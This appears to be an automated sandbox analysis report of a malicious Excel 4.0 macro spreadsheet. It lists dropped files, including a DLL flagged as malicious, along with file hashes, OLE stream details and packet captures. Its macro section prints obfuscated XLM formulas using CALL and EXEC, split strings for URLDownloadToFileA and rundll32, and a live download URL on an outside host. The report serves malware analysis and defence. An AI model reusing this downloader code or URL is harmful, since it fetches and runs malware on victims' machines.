Preview:	L.....F.... .....{..'.N../..H.U../.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1 .7.6.9.....\.2..R...R.. .446446.xls..B.....Q.y.Q.y*...8.....4.4.6.4.4.6...x.l.s.....t.....-...8...[.....?J.....C:\Users\..#.....\\887849\Users.user\Desktop\44 6446.xls.!.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.4.4.6.4.4.6...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0. 5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....887849.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Mon Apr 12 23:05:38 2021, atime=Mon Apr 12 23:05:38 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.473944875294604
Encrypted:	false
SSDEEP:	12:85QD7LgXg/XAlCPCHaXtB8XzB/xqvX+WnicvbIsnbDtZ3YilMMEpxRljK3wXyTdK:85w/XTd6j6vYeMsbDv3qcTrNru/
MD5:	0A126F4CE8A412A7E0B56FDD34D13F90
SHA1:	205C7790F9A579AD5D87877D7D4A488A388B8AA8
SHA-256:	9C63D6D21963E3AD8536BC4761DC624A4D7A490F608BFE2BDE5CC491B36C3606
SHA-512:	B1A35E61AB7B52CFD5089807AE8B7EA604E52AFD6FE173EC324EACC8DDEC428A76ACF5024E8E41A030CAC311DBE52557D81A237DDEF72C953EE0F9C61A750 386
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..'.N../..'.N../... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R....Desktop.d.....QK.X.R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\887849\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....887849.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.032792717761047
Encrypted:	false
SSDEEP:	3:oyBVomMJRT30YVo730YVomMJRT30YVov:dj6J1E4B46J1E4y
MD5:	E9BA10F8D1524D050B02A3E80256C566
SHA1:	950B596DB0C42E0A9B02ACEEB0166DACB72B96AE
SHA-256:	8B69C0A0164EEC53F4F1BEAD5E95EBE38B27A23903D4D08570DBA040E6E93C0B
SHA-512:	9E626D38996BF29D3616FDCDB6CDDA07B141054294512ADA00A2E18A250F682EB34D0C3CA75796170D096183329298C695F099EAF2DB6FDA1181364033C4B3F3
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..446446.LNK=0..446446.LNK=0..[xls]..446446.LNK=0..

C:\Users\user\Desktop\51DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	138843
Entropy (8bit):	6.821911851482883
Encrypted:	false
SSDEEP:	3072:e88rmjAltyzElBIL6lECbgBGGP5xLm7TD2jTUqyF70Ci6W2fXGUVxvfXGURH88rd:R8rmjAltyzElBIL6lECbgBvP5Nm7TUUJ
MD5:	B68BAB90F3799DF7526E7FDF201A9D29
SHA1:	50AFB3C63A6BD986AF93D8B15B8F783585FFC295
SHA-256:	276BA2D933458EE7908C4B881C60C131A2CBDD8914ED4938DE68D74D10F95F78
SHA-512:	D9CC208214B67AF0C5A0C84EB31B9975CB85F9392E63635CBA2946F7CC6B2F9D96434A05CF0C7A5D59ED92B8D8F18474FDDA68E8D120AA8F78DAD56635ACEI 31
Malicious:	false
Reputation:	low
Preview:	........g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.. ."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.. .@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,..8.....C.a.l.i.b .r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C .a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\fdinmd.fii	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	449536
Entropy (8bit):	5.5101637778448955
Encrypted:	false
SSDEEP:	6144:BqeyCMxv21VX5rHrP9HlljlYVnvi5TnMTBs7xTUgzFxmSZ81gVRHZOXTulpwNF6c:Bq9CAvi3LlHXtiyTBITzwTCAa6dx
MD5:	CBEA511BD35F247E4B4BF7CC5A3A7CBD
SHA1:	8C0D352934271350CFE6C00B7587E8DC8D062817
SHA-256:	0AE86E5ABBC09E96F8C1155556CA6598C22AEBD73ACBBA8D59F2CE702D3115F8
SHA-512:	AEC894D9D3AACCCCC029C615D283AF4946C5150372DB0ECDD616A9D491478759068214BF03DB11631A5EFB59951150D92C1517C2C11D8C6F0DDF5C8F76734F F
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1P.Lu1..u1..u1..?T..t1...S..r1..u1..p1..eW..q1..eW..t1..eW..t1 ..Richu1.....PE..L....+t`.....!.....(.....m.....@..... .....(.....@.....@@..D...hA..P..... @..... ...@.. .....text....&.....(..... ..`.rdata..D....@.....,.....@..@.data...8@...P...B...0.....@....pdata...g.....h...r.....@....reloc..... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Apr 12 15:51:16 2021, Security: 0
Entropy (8bit):	3.2150745788685295
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	446446.xls
File size:	283136
MD5:	1b62b4f4b16d6219dce4c6d145c5af79
SHA1:	d5bc46f3043119c020ae93121195aabbf151cf75
SHA256:	dd3ecdcc3a6cc81ee451f90703cc899ff43c7a05b30a6538e5f3afd73f77adb1
SHA512:	1a774ebb111463491f16a88b465e959c14ba32b6a399f18abe43fef66e61b663840998efdcd504306f3b28dd052032b82e8e642ffc9f9ed05186aaedbaf420e
SSDEEP:	6144:DcPiTQAVW/89BQnmlcGvgZ7r3J8b5I2JK+2vYft:mwt

General

File Content Preview:	.....>.....'.....".#...$. ..%...&..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "446446.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-12 14:51:16
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.335261663834
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . D o c u S i g n . . . . . D o c s 1 . . . . . D o c s 2 . . . . . D o c s 3 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 c8 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 86 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation

General	
File Type:	data
Stream Size:	4096
Entropy:	0.244430475899
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . J . J . / . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 270942

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	270942
Entropy:	3.18416886572
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . D o c s 2 . . ! . . . . : . . . . 6 . . . . = ... i . . 9 J . 8 . . . . X .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
"=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CALL(Docs3!BX29&Docs3!BQ24&Docs3!BQ33&Docs3!BQ34,Docs3!BZ29&Docs3!CC33&Docs3!BY31&Do
cs3!CC35&Docs3!CC36,Docs3!CF29&Docs3!CF30,0,Docs3!BX9,Docs3!CD19,0,0)"=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=Docs1!BC13()
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=EXEC(Docs3!BS36&Docs3!BS37&Docs3!CF43&Docs3!CF44&Docs3!CD19&Do
cs3!BZ37&Docs3!BZ39&Docs3!BZ43&Docs3!BZ44)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=Docs3!BA22(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,,,,,,,,,,,,,,,http://living-
traditions.com/blogs/click.php,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,..\fdinmd.fii,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,RL,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
UR,,,,,JJC,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,CBB,,,,,,,,,,,,,,,,,,,,,,,,,nload,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,Mo,,,,,,,,,,,LDow,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,ToFil,,,,,,,,,,,,,,,,,,,,,,r,,,,,,,,,,eA,,,,,,,,,,,,,,,,,,,,,,u,,,,,,",St",,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,rt,,,,,ndl,,,,,,,,,,,,,,,,,,,,,,,,,,W,,,,,l32
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:06:02.567907095 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.698780060 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.698952913 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.699388027 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.829914093 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888154984 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888185978 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888209105 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888232946 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888254881 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888258934 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888276100 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888279915 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888286114 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888300896 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888308048 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888324976 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888334990 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888350010 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888351917 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888376951 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:02.888387918 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.888410091 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:02.892734051 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019260883 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019337893 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019397020 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019450903 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019454956 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019486904 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019503117 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019509077 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019560099 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019568920 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019619942 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019619942 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019670010 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019670010 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019721985 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019721985 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019769907 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019773006 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019818068 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019830942 CEST	80	49165	64.207.186.30	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:06:03.019881964 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019882917 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019932985 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.019933939 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019979000 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.019983053 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.020030975 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.020031929 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.020078897 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.020081997 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.020129919 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.020133018 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.020179987 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.020183086 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.020230055 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.021414995 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151037931 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151130915 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151190996 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151252031 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151314020 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151315928 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151334047 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151384115 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151417971 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151444912 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151499987 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151503086 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151504993 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151562929 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151592970 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151622057 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151678085 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151679993 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151684046 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151738882 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151772976 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151808023 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151871920 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151876926 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151878119 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151936054 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.151964903 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.151994944 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.152051926 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.152054071 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.152057886 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.152112007 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.152141094 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.152170897 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.152226925 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.152228117 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.152230978 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.152295113 CEST	80	49165	64.207.186.30	192.168.2.22
Apr 12, 2021 17:06:03.152333975 CEST	49165	80	192.168.2.22	64.207.186.30
Apr 12, 2021 17:06:03.152365923 CEST	80	49165	64.207.186.30	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:06:02.484072924 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 17:06:02.546745062 CEST	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 17:06:02.484072924 CEST	192.168.2.22	8.8.8.8	0xed69	Standard query (0)	living-traditions.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 17:06:02.546745062 CEST	8.8.8.8	192.168.2.22	0xed69	No error (0)	living-traditions.com		64.207.186.30	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- living-traditions.com

HTTP Packets

